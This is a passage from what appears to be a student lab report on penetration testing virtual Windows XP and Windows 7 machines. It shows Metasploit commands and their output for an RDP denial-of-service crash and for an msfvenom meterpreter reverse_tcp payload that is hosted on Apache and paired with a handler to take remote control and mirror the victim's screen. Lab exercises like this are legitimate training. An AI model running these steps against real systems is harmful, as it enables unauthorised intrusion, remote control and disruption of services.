#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
1  \ action: Crash                          .               .      .      Trigger denial of service vulnerability
2  \ action: Scan                            .               .      .      Scan for exploitable targets
3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual Yes    CVE-2019-0708 BlueKeep RDP Remote
4  \ target: Automatic targeting via fingerprinting .               .      .      .
5  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) .               .      .      .
6  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) .               .      .      .
7  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14) .               .      .      .
8  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15) .               .      .      .
9  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1) .               .      .      .
10 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V) .               .      .      .
11 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS) .               .      .      .
12 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) .               .      .      .

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'
```

Then after that we will use the exploit that we found.

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > █
```

Then after that we are going to run the exploit:

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 10.0.2.5

[*] 10.0.2.5:3389 - 10.0.2.5:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 10.0.2.5:3389 - 10.0.2.5:3389 - 210 bytes sent
[*] 10.0.2.5:3389 - 10.0.2.5:3389 - Checking RDP status ...
[+] 10.0.2.5:3389 - 10.0.2.5:3389 seems down
[*] Auxiliary module execution completed
```

Now we can see that the exploit did something to the other machine:

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xEEF13374,0x00000000,0xF5288107,0x00000000)

*** RDPWD.SYS - Address F5288107 base at F526C000, DateStamp 48025330

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.
```

Exploit 3

Tools used: (netdiscover, Nmap)


Host Info:	Host 1 (Windows XP)
Operating System	Windows XP
IP Address	10.0.2.5
MAC Address	08:00:27:EA:BF:F9
Open Ports	Target1 : 10.0.2.2 Ports : 135,139, 445, 3389

Step 1: Reconnaissance (Information Gathering)

In the first step we used the command

```
$ sudo netdiscover
```

This command will show all the ip addresses connected to the network



```

kali@group1b7: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 10.0.2.1     | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 10.0.2.2     | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 10.0.2.3     | 08:00:27:d7:97:f2 | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.5     | 08:00:27:ea:bf:f9 | 1     | 60  | PCS Systemtechnik GmbH |

```

Step 2: Scanning

Next Step we used the command:

```
$ sudo nmap -sS -sV -O 10.0.2.5
```

```

(kali@group1b7)-[~]
$ sudo nmap -sS -sV -O 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 10:02 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.0.2.5
Host is up (0.0013s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc             Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds       Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server      Microsoft Terminal Services
MAC Address: 08:00:27:EA:BF:F9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds

```

Step3:Vulnerability Assessment:

Now we start with the vulnerability assessment, based on this website this vulnerability will give you access to the victims machine and it will mirror the screen of his machine.

Step 4: Exploitation

Next we start preparing to use the exploit, we use the following commands:

```

(kali@group1b7)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.0.2.6 LPORT=444 -o /home/kali/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/Test.exe

(kali@group1b7)-[~]
$

```

This command is going to create a file in a shared file

```

(kali@group1b7)-[~]
$ sudo mkdir /var/www/html/sharefolder

(kali@group1b7)-[~]
$ sudo chmod -R 755 /var/www/html/sharefolder

(kali@group1b7)-[~]
$ chown -R www-data:www-data /var/www/html/sharefolder
chown: changing ownership of '/var/www/html/sharefolder': Operation not permitted

(kali@group1b7)-[~]
$ sudo chown www-data:www-data /var/www/html/sharefolder

(kali@group1b7)-[~]
$ sudo mv /home/kali/Desktop /var/www/html/sharefolder

(kali@group1b7)-[~]
$ sudo service apache2 start

(kali@group1b7)-[~]
$


```

Here we create a directory named sharedfolder and then we set the permissions after that we are going to change the owners, then move the folder into another folder, at the end we are going to start the apache service on the machine.


```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.6:444
█
```

After that we are going to use the exploit, set the payload, set the LHOST, set the LPORT, then run the program.




After that we are going to access the kali machine from the windows xp, and we click on the desktop/sharedfolder and download text.exe file.



After downloading it double click it to run it and run the file, after that we want to write the following command in the kali linux command line to see the mirror of the windows screen:

```
meterpreter > run vnc.
```



And as we can see, we can mirror the screens.

Third Machine: Windows 7

Exploit 1


Tools used: (netdiscover, enum4linux, Nmap, MSF)

Host Info:	Host 3 (Windows 7 2008)
Operating System	Windows
IP Address	10.0.2.9
MAC Address	08:00:27:31:46:3d
Open Ports	135, 139, 445, 3389, 5357, 49152, 49153, 49154, 49155, 49156, 49158


Step 1: Reconnaissance (Information Gathering)

We use netdiscover and we specify the range



netdiscover -r 10.0.2.0/24

